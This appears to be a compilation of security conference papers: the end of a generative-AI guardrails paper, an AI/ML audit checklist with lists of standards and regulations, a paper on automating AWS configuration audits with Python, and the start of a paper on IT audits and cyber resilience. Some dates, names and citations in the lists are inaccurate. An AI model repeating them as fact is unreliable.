This paper has introduced a layered security framework that incorporates adaptive guardrails across the AI lifecycle—from input sanitization to monitoring and incident response. By analyzing the unique attack surface of generative AI and aligning safeguards with regulatory mandates, the framework addresses both practical deployment concerns and long-term governance challenges. By combining dynamic policy enforcement, threat surface

analysis, and real-world case studies, the proposed approach enables secure, compliant, and trustworthy deployment of generative AI systems. As threat vectors continue to evolve, the integration of adaptive, explainable, and regulation-aware security architectures will remain critical for responsible AI adoption at scale.

REFERENCES

- [1] OWASP Foundation, "OWASP Top 10 for Large Language Models," 2023. [Online]. Available: <https://owasp.org/www-project-llm-security-top-10/>
- [2] National Institute of Standards and Technology, "Artificial Intelligence Risk Management Framework (AI RMF 1.0)," Jan. 2023. [Online]. Available: <https://www.nist.gov/itl/ai-risk-management-framework>
- [3] S. Rajani et al., "Guardrails AI: An Open Framework for Aligning LLM Outputs," 2023. [Online]. Available: <https://github.com/shreyas-r/guardrails>
- [4] K. Carlini, C. Tramer, and F. X. Yu, "Extracting Training Data from Large Language Models," in *Proc. of the USENIX Security Symposium*, 2021.
- [5] P. Lewis et al., "Retrieval-Augmented Generation for Knowledge-Intensive NLP Tasks," in *Advances in Neural Information Processing Systems (NeurIPS)*, vol. 33, 2020.
- [6] U.S. Department of Health & Human Services, "Health Insurance Portability and Accountability Act of 1996 (HIPAA)," [Online]. Available: <https://www.hhs.gov/hipaa/>
- [7] European Union, "General Data Protection Regulation (GDPR)," 2016. [Online]. Available: <https://gdpr.eu/>
- [8] PCI Security Standards Council, "Payment Card Industry Data Security Standard (PCI DSS) v4.0," Mar. 2022. [Online]. Available: <https://www.pcisecuritystandards.org/>
- [9] CERT-In, "Guidelines on Secure Use of AI Systems," Ministry of Electronics and Information Technology, Govt. of India, 2023. [Online]. Available: <https://www.cert-in.org.in/>
- [10] M. Fredrikson, S. Jha, and T. Ristenpart, "Model Inversion Attacks that Exploit Confidence Information and Basic Countermeasures," in *Proc. of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2015.

Auditing the Future-Artificial Intelligence (AI) and Machine Learning(ML)

Jaiprakash J L
Dept: Information & Cyber Security
M/s Digital Age Strategies (P) Ltd.,
Of Affiliation
Email address:
jljaiprakash@digitalage.co.in

AI & ML Systems:

AI (Artificial Intelligence) is a broad field aiming to create machines that can perform tasks requiring human-like intelligence, while ML (Machine Learning) is a subset of AI that focuses on enabling machines to learn from data without explicit programming. Artificial Intelligence (AI) is the intelligence of machines or software as opposed to the Intelligence of other living beings primarily of humans. So, Auditing AI / ML systems needs special skills and Understanding Keywords—APT, motive, method, skill, vulnerabilities (key words)

Auditing AI Systems:

AI audits determine whether an AI system and its supporting algorithms follow secure, legal, and ethical standards. They assess an AI system to decide whether or not it engages in prohibited activities, leans toward illegal bias, and/or introduces unacceptable risks.

Cyber Security Audit Objective:

Primary objectives of a Cyber Security audit of AI and ML systems:-

- Identify Vulnerabilities & Risks
- Evaluate security controls and measures
- Ensure compliance with regulations and standards
- Protect Sensitive Data and Intellectual Property
- Ensure Business Continuity and availability
- Improve Incident response and recovery
- Provide assurance and confidence

Cyber Security Audit Checklist:

By following this comprehensive checklist ensure AI and ML systems are secure, compliant and resilient against cyber threats.

I. Data Security:-

1. Data Encryption: Are data inputs, outputs and models encrypted
2. Data Access Control: Are access controls in place to restrict access to sensitive data?
3. Data Integrity: Are data integrity checks performed to detect tampering or corruption.

II. Model Security:-

1. Model Encryption:- Are models encrypted to prevent unauthorized access

2. Model Access Control:- Are access control in place to restrict access to models
3. Model Integrity:- Are model integrity checks performed to detect tampering or corruption.

III. Algorithmic Security:-

1. Algorithmic Vulnerability:- Are Algorithmic vulnerabilities such as adversarial attacks, addressed?
2. Robustness Testing:- Are robustness tests performed to ensure models can withstand attacks?
3. Explainability:- Are models explainable to ensure transparency and accountability?

IV. Supply Chain Security:-

1. Third-party risk:- Are third-party components, such as libraries and framework verified for security risks.
2. Open-Source Risk:- Are open-source components such as libraries and frameworks, vetted for security risks?
3. Supply chain attacks:- Are supply chain attacks such as poisoning and trojanning addressed?

V. Network Security:-

1. Network Segmentation:- Are AI and ML systems isolated from other networks to prevent lateral movement?
2. Firewalls and access controls:- Are firewalls and access controls in place to restrict access to AI and ML systems?
3. Network monitoring:- Are network monitoring tools in place to detect suspicious activity?

VI. Incident Response:

1. Incident Response Plan:- Is an incident response plan in place to address security incidents?
2. Incident detection:- Are incident detection tools in place to detect security incidents?
3. Incident response training:- Is incident response training provided to personnel?

VII. Compliance & Governance:-

1. Regulatory Compliance:- Are AI and ML systems compliant with relevant regulations, such as GDPR and HIPAA?

2. **Data Governance:-** Are data governance policies in place to ensure data quality, integrity, and confidentiality?
3. **Risk Management:-** Are risk management policies in place to identify assess, and mitigate security risks?

VIII. Testing and Validation:-

1. **Penetration testing:-** Are penetration tests performed to identify vulnerabilities?
2. **Vulnerability scanning:-** Are vulnerability scans performed to identify vulnerabilities?
3. **Model validation:-** Are models validated to ensure accuracy and reliability?

Key Challenges:

Cyber Security audits of AI and ML systems pose unique challenges due to their complex and dynamic nature. Here are some of the key challenges:

I. Complexity of AI and ML systems:-

1. **Lack of transparency:-** AI and ML systems can be opaque, making it difficult to understand their decision-making processes.
2. **Complex algorithms:-** AI and ML algorithms can be complex and difficult to analyze.
3. **Dynamic behavior:-** AI and ML system can exhibit dynamic behavior making it challenging to predict their actions

II. Limited Visibility and Control:-

1. **Lack of visibility:-** AI and ML systems can operate autonomously, making it difficult to monitor their activities.
2. **Limited control:-** AI and ML system can be difficult to control, making it challenging to implement security measures.

III. Data-Driven Nature of AI and ML systems:-

1. **Data quality issue:-** AI and ML systems rely on high-quality data, which can be challenging to ensure.
2. **Data bias:-** AI and ML systems can perpetuate data bias, leading to inaccurate results.
3. **Data Privacy concerns:-** AI and ML systems often rely on sensitive data, raising data privacy concerns.

IV. Rapidly evolving threat landscape:-

1. **New attack vectors:-** AI and ML systems introduce new attack vectors, such as adversarial attacks.
2. **Evolving threats:-** AI and ML systems must contend with rapidly evolving threats, including zero-day exploits.
3. **Increased attack surface:-** AI and ML systems can increase the attack surface, making it more challenging to defend against attacks.

V. Limited security controls and standards:-

1. **Lack of security controls:-** AI and ML systems often lack robust security controls, making them vulnerable to attacks.
2. **Limited standards:-** There is a lack of standard and guidelines for securing AI and ML systems.
3. **Regulatory uncertainty:-** The regulatory landscape for AI and ML systems is uncertain, making it challenging to ensure compliance.:

VI. Skills and Expertise:-

1. **Lack of expertise:-** Cyber Security professionals may lack the expertise needed to audit AI and ML systems.
2. **Limited training:-** There is a need for training and education programs to address the unique challenges of auditing AI and ML systems
3. **Multidisciplinary teams:-** Auditing AI and ML systems require multidisciplinary teams with expertise in cyber security, AI and ML

VII. Tools and Technologies:-

1. **Limited tools:-** There is lack of tools and technologies specifically designed for auditing AI and ML.
2. **Custom solutions:-** Auditors may need to develop custom solutions to address the unique challenges of auditing AI and ML Systems.
3. **Integration with existing tools:-** There is a need for tools that can integrate with existing cyber security tools and technologies.

Key Takeaways

- ✓ By Understanding these challenges Auditors can better prepare for the unique demands of cyber security audits of AI and ML Systems.
- ✓ Study & refer ISO 42000 series of standards to create a reasonable awareness about the good practice standards on Artificial Intelligent Management system and provide insight into Auditing AI and ML systems.

About ISO/IEC 42001:2023

ISO/IEC 42001 has been developed to respond to urgent inquiries concerning AI's unchecked expansion and potential threats.

It specifies the requirements and offers guidance to establish, implement, maintain, and continually improve an AI management system (AIMS) within the context of an organization.

It provides a framework for the ethical implementation of AI systems, offering a comprehensive approach to ensure that AI technologies align with the principles of fairness, transparency, accountability, and privacy.

ISO/IEC 42001, the world's first AI management system standard, provides a structured framework for organizations to manage AI risks and opportunities, ensuring ethical,

transparent, and responsible AI development and deployment, which is crucial for auditing AI systems.

AI Related standards:

- ISO/IEC 24028:2020 Information Technology – Artificial Intelligence – Overview of Trustworthiness in Artificial Intelligence.
- ISO/IEC TR(Technical Report) 24030:2021. Information Technology Artificial Intelligence (AI) Use cases.
- ISO/IEC TR 27563:2023 Security & Privacy in Artificial Intelligence Use cases best practices.
- ISO/IEC 23053:2022 AI Framework
- ISO/IEC TR 29119:2020 Guidelines on testing of AI based system.
- ISO/IEC 24368:2022 Information Technology – Artificial Intelligence –Overview of Ethical And Societal concerns.
- ISO/IEC TR 24372:2021 Information Technology Artificial Intelligence –AI Overview of computational approach for AI systems
- ISO/IEC 24668:2022 Information Technology Artificial Intelligence – Process Management Framework for Big Data Analytics.
- ISO/IEC 38507:2022 Information Technology Governance of IT Governance implications of the use of AI.
- ISO/IEC TR 24027:2021 Information Technology – Artificial Intelligence (AI) Bias in AI Systems and AI aided decision making.
- ISO/IEC 25010:2011 Systems & Software engineering systems and software quality requirement evaluation system and software quality models
- ISO/IEC 25012:2008 Software Engineering Software Product quality requirement and evaluation, data quality model.
- ISO/IEC 5338:2023 Information Technology – Artificial Intelligence AI System Life Cycle processes.
- ISO/IEC 23894:2023 Information Technology Artificial Intelligence – Guidance on Risk Management

Job of an AI and ML System auditor is highly Complex, and an auditor needs to have thorough knowledge of AI and ML systems. The above listed standards besides ISO 42001 will help and guide in smooth conduct of Audit of AI and ML systems.

Regulatory & Legal requirements around AI.

Canada:

- ❖ Digital Charter Implementation Act 2020
- ❖ Canadas Digital Charter-2019
- ❖ Algorithmic Impact Assessment 2019
- ❖ Directive on Automated Decision Making 2016

China:

- ❖ Provisions on the Administration of Algorithm Recommendation of Internal Information services in China 2022

- Beijing Consensus on Artificial Intelligence & Education 2022
- Guiding Opinions on Strengthening Ethical governance of science and Technology 2022
- Trustworthy facial recognition Applications Protection Plan 2021
- Ethical Norms for New generation Artificial Intelligence 2021
- Governance Principles for the new generation Artificial Intelligence 2021
- White paper Trustworthy Artificial Intelligence 2021

European Union :

- Artificial Intelligence Act (AIA) 2023
- Artificial Intelligence Liability Directive (AILD) 2022
- Ethics Guidelines for Trustworthy Artificial Intelligence 2022.
- General Data Privacy regulations (GDPR) 2016
- Digital Markets Act (DMA)2019
- Digital Services Act (dSA) 2019

Japan :

- Guidelines on Assessment of Artificial Intelligence reliability in the field of plant safety 2020
- Act on the protection of Personal Information 2020
- AI Utilization guidelines
- Contract guidelines on Utilization of AI and data 2019

Korea :

- Digital New deal 2021
- Implementation strategy for trustworthy AI 2021
- Human-Centered national guidelines for AI ethics 2020
- National Strategy for Artificial Intelligence 2019
- Ethics Guidelines for Intelligent Information Society 2018

Singapore :

- AI Governance testing framework minimum viable product 2022
- InfoComm Media Development Authority Artificial Intelligence in Singapore 2022
- AI Ethics & Governance Body of knowledge 2020
- National AI Strategy 2019
- Advisory Council on the ethical use of AI and Data 2018
- Principles to promote fairness, ethics, accountability & Transparency in the use of AI & Data Analytics in Singapore's financial sector 2018.

United Kingdom :

- Establishing a Pro-innovation approach to regulating AI 2022
- National AI Strategy 2021
- Safe use rules for automated vehicles 2022
- Road map to an effective AI assurance eco system 2021
- Guidance on AI and Data protection 2020
- Guidelines for AI Procurement 2020
- Guide to using AI in the Public sector 2019.
- Data trusts initiative 2018

United States :

- Executive Order on the safe, secure and trustworthy development and use of AI 2023
- NIST AI Risk Management Framework
- Artificial Intelligence and Algorithmic fairness initiative 2022
- NIST principles for explainable AI 2021
- Automated Employment decision tools 2021
- Face recognition vendor test for use in the Public sector 2020
- AI/ML Software as a medical device action plan 2021.

ISO/IEC 42001 and other ISO/IEC standards mentioned in this paper are copyrighted by ISO.

Copy Right Statement:

ISO is a registered trademark of International Organization for Standardization.

IEC is a registered trademark of International Electrotechnical Commission.

Cloud Security in Action: Automating Configuration Audits for AWS Environments

Sonali Dhamdhare
Senior Cyber Security Engineer
cyberSecurist Technologies pvt ltd.
Pune, India
Sonali.d@cybersecurist.com

Kunal Wani
Cyber Security Engineer
cyberSecurist Technologies pvt ltd.
Pune, India
Kunal.w@cybersecurist.com

Abstract—Securing cloud environments is a critical challenge for organizations leveraging AWS services. Misconfigurations in cloud services often lead to security vulnerabilities that can expose sensitive data or disrupt operations. Manual configuration reviews are time-consuming and difficult to scale in dynamic cloud environments. To address these challenges, we developed Python-based CLI scripts to automate AWS configuration reviews, ensuring compliance with CIS benchmarks and AWS best practices. These scripts efficiently analyze cloud configurations, identify potential security gaps, and provide actionable insights for mitigation, significantly reducing the time required for audits. Beyond automation, our approach emphasizes scalability and adaptability, allowing security teams to efficiently audit multiple AWS accounts and services while complementing manual efforts. During the development of these scripts, we encountered challenges such as managing API rate limits, ensuring accurate detection of misconfigurations, and adapting to evolving AWS service updates. By refining the scripts and incorporating error-handling techniques, we ensured consistent and reliable results across critical AWS services such as Simple Storage Service, Amazon Elastic Compute Cloud, Identity and Access Management, and Amazon Relational Database Service. Additionally, we designed the scripts to be easily adaptable, enabling organizations to modify them based on their unique security requirements and infrastructure complexities. While automation enhances the speed and accuracy of security audits, manual reviews remain essential to analyze complex configurations that automated checks may overlook. Our approach combines automated scanning with manual oversight, enhancing the effectiveness of AWS security assessments. This paper highlights the challenges addressed during development, lessons learned, and the benefits realized through this approach. The insights gained offer a practical framework for organizations aiming to strengthen their AWS security posture while optimizing audit efficiency, ultimately reducing the risk of cloud-based threats.

Keywords—Cloud Security, AWS, Automation, Configuration Audit, CIS Benchmarks, Python Scripts, Cloud Misconfiguration, Compliance, DevSecOps

I. INTRODUCTION

Cloud adoption has revolutionized IT infrastructure, enabling scalability, flexibility, and cost-efficiency. However, the ease of deploying cloud services like AWS also introduces risks, especially when configurations are not aligned with security best practices. Misconfigurations remain a top cause of cloud breaches. With growing complexity and velocity of cloud deployments, traditional manual security reviews fail to scale.

This paper presents a scalable, Python-based automation approach that streamlines AWS configuration audits in alignment with CIS benchmarks [1] and AWS Well-Architected Framework. Our goal is to empower security teams with actionable, reproducible insights while complementing manual efforts. Amazon Elastic Compute Cloud

II. BACKGROUND AND MOTIVATION

A. Cloud Misconfigurations as a Security Risk

According to numerous industry studies, cloud breaches are often rooted in human errors—exposed Simple Storage Service buckets (S3), overly permissive Identity and Access Management (IAM) policies, or insecure Amazon Elastic Compute Cloud (EC2) configurations. These missteps occur due to complex IAM structures, evolving AWS services, and inadequate auditing tools.

B. Challenges in Cloud Security

Securing cloud environments has emerged as a critical challenge for modern organizations increasingly dependent on public cloud platforms like Amazon Web Services (AWS). One of the leading causes of cloud-related security incidents is misconfiguration—often unintentional yet highly impactful—resulting in the exposure of sensitive data, service disruption, or unauthorized access. Despite the high stakes, many organizations still rely on manual configuration reviews, which are both time-consuming and resource-intensive.

As the scale and complexity of cloud environments grow, such manual efforts become increasingly unsustainable. Dynamic and ephemeral resources, frequently changing infrastructure states, and the distributed nature of cloud deployments necessitate scalable, reliable, and automated solutions. Moreover, achieving a secure posture in AWS requires deep technical knowledge across a broad range of services—such as IAM, S3, EC2, and RDS—presenting a significant skills challenge for many teams. Addressing these issues demands a combination of automation, standardization, and cloud-specific expertise.

C. Need for Automation in Security Audits

Manual audits require significant time and expertise and often fail to cover all services or accounts. Automation helps:

- Enforce consistent security policies
- Detect misconfigurations early
- Reduce human error
- Provide near real-time audit insights
- Improves scalability
- Enables centralized visibility and tracking

III. OUR APPROACH TO AUTOMATING AWS SECURITY AUDITS

A. Selecting Cloud Service

Amazon Web Services (AWS) was selected as the cloud platform for this project due to its widespread adoption and popularity among our client base. Its dominance in the cloud services market and the diversity of services it offers made it a suitable and representative environment for developing a comprehensive security auditing solution. To ensure an effective and context-aware audit mechanism, we first built a structured knowledge base that documents both standard configurations and dynamic variations typically observed across different AWS deployments. This foundational step enabled us to identify recurring misconfigurations and prioritize checks that align with real-world usage patterns.



Fig. 1. AWS Services

B. Methodology

We conducted a detailed review of existing tools and publicly available resources, many of which provided limited or fragmented support for scalable security auditing. Based on this gap, we opted to leverage the AWS Command Line Interface (CLI) to programmatically query service configurations and extract metadata directly from the source.

C. Implementation

Building upon this foundation, we developed a custom Python-based script that uses the boto3 AWS SDK to interact with various services and evaluate their configuration states. The logic of the script is tightly aligned with the Center for Internet Security (CIS) benchmarks for AWS, ensuring that the assessment criteria adhere to widely accepted industry standards.




Fig. 2. Example Code Snippet

D. Working

To enable interaction with AWS services programmatically, users must configure the AWS CLI using the following command:

```
$ aws configure
AWS Access Key ID [None]: AKIAIOSFODNN7EXAMPLE
AWS Secret Access Key [None]: wJalrXUtnFEMIK7M
Default region name [None]: us-west-2
Default output format [None]: json
```

This is the sample command output for the AWS configure. Once done you are ready to run the scripts and get the results for the service you want to review. When the script starts running it executes the checks one by one finding the misconfigurations in your configured AWS service and returns the result if the issue is found or not along with remediation steps. For example, the command to list the S3 bucket is like "aws s3api list-buckets --query 'Buckets[*]. Name' --region" then after running the command it will analyze the results and perform further checks using other AWS commands. Error handling ensures robustness — for example, if a bucket lacks permissions, the script logs a warning and continues rather than failing entirely. This ensures complete scans even in the presence of partial misconfigurations or missing metadata.

E. Final Product

The solution was designed with key architectural principles in mind portability across environments, scalability to accommodate multi-account audits, and ease of use for both security teams and DevOps engineers. Each output is formatted to provide clear, actionable insights, enabling efficient prioritization and remediation of misconfigurations. The result is a lightweight yet powerful tool that complements manual reviews and enhances the speed, coverage, and accuracy of AWS security audits.

F. Technology Stack

Following Technologies are used for this project:

- **Python:** Scripting language for the tool
- **boto3:** AWS SDK for interacting with services



Fig. 3. Sample script Output

- **botocore.exceptions:** AWS error handling
- **ANSI color codes:** CLI output highlighting
- **Output Formats:** Terminal, UI

IV. IMPLEMENTATION CHALLENGES FACED DURING DEVELOPMENT

During the development and deployment of the automated audit scripts, several technical challenges were encountered that informed the refinement of our approach. One key challenge was managing AWS API rate limits, which, if exceeded, could result in throttling and partial or failed data retrieval. To mitigate this, we implemented retry logic with exponential backoff to ensure consistent performance under varying load conditions.

Another challenge involved ensuring accurate detection of misconfigurations while minimizing false positives. Sometimes the script was giving wrong results based on the command outputs, so we needed to finetune the logic to handle each and every corner case which the script would come across. The input of the next command is based on the output of the previous command so we needed to consider each and every case applicable for that particular benchmark check. The dynamic and context-dependent nature of AWS configurations made it necessary to fine-tune detection logic and introduce exception handling for little variations. We have used Try and except block to handle any errors or exceptions raised during the execution of script. Debugging unexpected results and interpreting complex AWS CLI responses demanded significant manual effort, especially when dealing with nested JSON outputs or undocumented behavior in specific services.

Additionally, the fast-paced evolution of AWS services and corresponding changes to CLI commands required the script to be continually updated to maintain compatibility. To address this, we designed the scripts to be modular and loosely coupled, allowing individual service checks to be modified or extended without affecting the core logic. This modularity not only simplifies updates but also makes the solution more maintainable and adaptable to future requirements. These lessons highlight the importance of building robust, flexible automation tools that can evolve alongside the cloud environments they are meant to secure. By doing all the




Fig. 4. Error Handling in Scripts

error handling and analysis of script outputs, it improves the functionality of the script and gives more accurate results.

V. IMPACT AND LESSONS LEARNED

The implementation of our automated AWS configuration audit framework yielded significant improvements in both audit speed and reliability. By systematically replacing manual configuration reviews with automation, we observed a substantial reduction in the time required to perform comprehensive audits across multiple AWS accounts. This not only enhanced operational efficiency but also improved the accuracy and consistency of findings, leading to optimized audit workflows.

Despite the benefits of automation, we recognize that certain complex or context-specific configurations still require human judgment. As such, our approach strikes a deliberate balance between automated scanning and targeted manual review, ensuring that business-critical issues are not overlooked. This hybrid model proved effective in maximizing coverage without sacrificing depth.

Overall, the system serves as a practical and adaptable framework for organizations seeking to enhance their AWS security posture. By proactively identifying misconfigurations and providing clear remediation guidance, the framework contributes to reducing the risk of cloud-based security incidents. Throughout development, we identified several key lessons, including the critical importance of robust error handling and the need for adaptability in response to frequent AWS service updates and API changes. These insights can inform future enhancements and support the broader goal of building resilient and scalable cloud security operations.

Here we can see the considerable amount of time difference in Security review if done manually against with the help of automation. We can see that with the help of automation we can save a lot of time and utilize it in further analysis of application.

VI. FUTURE ENHANCEMENTS

A. Expand support for more AWS Services

Looking ahead, several enhancements are planned to extend the capabilities of the automated auditing framework. One of




Fig. 5. Analysis of Time difference

the key priorities is to expand support for additional AWS services beyond the current focus areas. This includes integrating checks for services such as AWS Lambda, CloudFront, and EKS, which are increasingly used in production environments and present unique security challenges. Expanding service coverage will provide a more holistic assessment of an organization's AWS security posture.

B. Integrating Output With ApiSecurist Dashboard

Another major improvement involves enabling the export of scanner results in a standardized, machine-readable format. This will allow the output to be seamlessly integrated with the API Securist dashboard, where findings from multiple scans and accounts can be consolidated into a centralized repository for tracking, visualization, and remediation management. Such integration supports cross-team collaboration and enables security teams to correlate issues across services and environments.

C. Other improvements

Additionally, further work is being done to enhance the error handling mechanisms within the scripts, improving their resilience to transient failures, inconsistent AWS API responses, and misconfigured credentials. Performance optimizations are also being explored, including parallel execution for large-scale environments and caching strategies to reduce redundant API calls. These planned upgrades aim to improve the reliability, usability, and scalability of the solution while aligning it with enterprise-grade security operations.

VII. CONCLUSION

This paper presented a practical and scalable approach to automating configuration audits in AWS environments, addressing the critical challenge of cloud misconfigurations that threaten organizational security. Through the development of Python-based scripts aligned with CIS benchmarks and AWS best practices, we demonstrated how automated tools




Fig. 6. APISecurist Dashboard

can significantly enhance the speed, accuracy, and consistency of cloud security assessments. Our framework not only accelerates audit cycles but also provides clear, actionable insights that streamline remediation efforts across services such as S3, EC2, IAM, and RDS and other.

By combining automation with selective manual oversight, the solution achieves a balanced model that effectively identifies both common and complex misconfigurations. The architecture of the tool emphasizes modularity, extensibility, and portability—key factors in adapting to rapidly evolving cloud environments. Our implementation experience revealed important lessons, particularly around handling AWS API rate limits, improving detection accuracy, and maintaining compatibility with changing AWS services.

The impact of our solution was validated through measurable improvements in audit efficiency and reduced manual workload. Furthermore, our roadmap includes extending service coverage, integrating with centralized dashboards like API Securist, and optimizing performance through parallelization and smarter error handling.

In conclusion, this work offers a robust foundation for security teams aiming to proactively manage AWS configurations at scale. It contributes to the broader goal of building resilient, cloud-native security operations and serves as a practical reference for organizations seeking to reduce risk and ensure compliance in an increasingly complex cloud landscape.

REFERENCES

- [1] Center for Internet Security (CIS), "CIS Amazon Web Services Foundations Benchmark," v3.0.0, 2024. [Online]. Available: https://www.cisecurity.org/benchmark/amazon_web_services
- [2] Prowler, "AWS Security Best Practices Assessment, Auditing, Hardening and Forensics Readiness Tool," GitHub, 2024. [Online]. Available: <https://github.com/prowler-cloud/prowler>
- [3] NCC Group, "ScoutSuite: Multi-Cloud Security Auditing Tool," GitHub, 2024. [Online]. Available: <https://github.com/nccgroup/ScoutSuite>
- [4] Aqua Security, "CloudSploit by Aqua: Cloud Security Posture Management (CSPM) for AWS," GitHub, 2024. [Online]. Available: <https://github.com/aquasecurity/cloudsploit>
- [5] Amazon Web Services, "AWS Documentation," [Online]. Available: <https://docs.aws.amazon.com/>
- [6] Amazon Web Services, "AWS Command Line Interface Documentation," [Online]. Available: <https://docs.aws.amazon.com/cli/>
- [7] Amazon Web Services, "AWS SDK for Python (Boto3) Documentation," [Online]. Available: <https://docs.aws.amazon.com/python3sdk/>

Strategic Cybersecurity Risk Management - Leveraging Audits for Long Term Organizational Success

Sivaram Aniseti
Chief Executive Officer
ESF Labs
Amaravathi, India
sivarama@esflabs.com

Rama Lingeswara Tammineedi
Head, Governance, Risk and Compliance Services
ESF Labs
Hyderabad, India
satya.trl@esflabs.com

Abstract—This paper is aimed at IT Auditors, Auditees and cybersecurity professionals interested leveraging audits in achieving long-term organizational success and cyber resilience. It starts with describing the concepts of sustainability, cyber resilience, strategic risk management, IT Audits, and their importance and explains how IT audits contribute to cyber resilience. **Keywords—** organizational success, sustainability, cyber resilience, strategic risk management, cybersecurity, IT Audits.

Keywords— organizational success, sustainability, cyber resilience, strategic risk management, cybersecurity, IT Audits.

1. INTRODUCTION

1.1 Background

Rapidly evolving threat landscape coupled with digital transformation initiatives expose organizations to unprecedented cybersecurity challenges that threaten operational continuity, financial stability, and reputation; and tend to hinder sustainable long-term growth. This paper discusses how IT audits can be integrated with strategic cybersecurity risk management to transform an organization's security posture, strengthen cyber resilience and contribute to long term organizational success, also known as sustained success.

1.2 Key Terms

The key terms used in this paper represent the foundational concepts that are interrelated. Sustained success implies that the organization focuses on anticipating and meeting the needs and expectations of its interested parties, with the intent of enhancing their satisfaction and overall experience. [1].

Interested party is a person or organization that can either affect or be affected by a decision or activity. An organization's interested parties include its shareholders, board of directors, regulatory authorities, employees / contractors, consumers, customers and suppliers. Each of these interested parties has their own needs and expectations and level of influence.

The organization should apply all of the quality management principles [2] to achieve sustained success.

The principles of “customer focus” and “relationship management” are key to meet the different needs and expectations of interested parties. [1].

Strategic cybersecurity risk management is the process of identifying, assessing, and treating any cybersecurity risk that affects an organization's business strategy, strategic objectives, and strategy execution.

Cyber resilience is the ability to anticipate, withstand, recover from, and adapt to adverse conditions, attacks, or compromises on systems that involve cyber resources. [3]. Cyber resilience is discussed in more detail in section 3.

1.2 The evolution of IT Audits

From the early days of electronic data processing (EDP) auditing in 1980s to modern cybersecurity, IT audits have come a long way. IT Audits also significantly evolved in response to changing business context, technology advancements and regulatory changes. Now Audit function is considered as one of the three lines of defense.

1.3 Purpose

The purposes of this paper are to:

- examine linkage between strategic cybersecurity risk management and IT audits,
- Describe, at high level, actionable Standards / Frameworks for achieving sustainable cybersecurity maturity, and
- examine how effective IT audits strengthen sustained success of organizations and enhance cyber resilience.

2. IMPORTANCE OF AUDIT FUNCTION

The pivotal role an Audit function can perform in the strategic cybersecurity risk management can be better understood by looking at the three-lines-of-defense model.

Business managers tend to think that technology risk is owned and managed by IT or the risk function within the organization. Reference [4] defines IT risk as business risk, specifically, the business risk associated with the use,

ownership, operation, involvement, influence, and adoption of IT within an enterprise.

The three-lines-of-defense model [5] can be used as a primary governance framework to structure the roles and responsibilities for risk-related decision-making and control to achieve effective risk governance, management, and assurance:

a) The first line of defense is the management teams of individual business units who are responsible for identifying and managing the risk inherent in the products, services, processes, and systems within their business units.

b) The second line of defense is an independent corporate risk function, responsible for designing the risk management framework; defining roles and responsibilities; and providing oversight, expertise, support, monitoring, and reporting.

c) The third line of defense is the internal audit function that is responsible for undertaking independent review of the organization's risk management controls, processes, systems and offering objective assurance to the management on the effectiveness of the cybersecurity controls.

3 Cyber Resilience

Reference [3] has identified 8 Cyber Resilience Objectives corresponding to 4 Cyber Resilience Goals as depicted in the figure below.

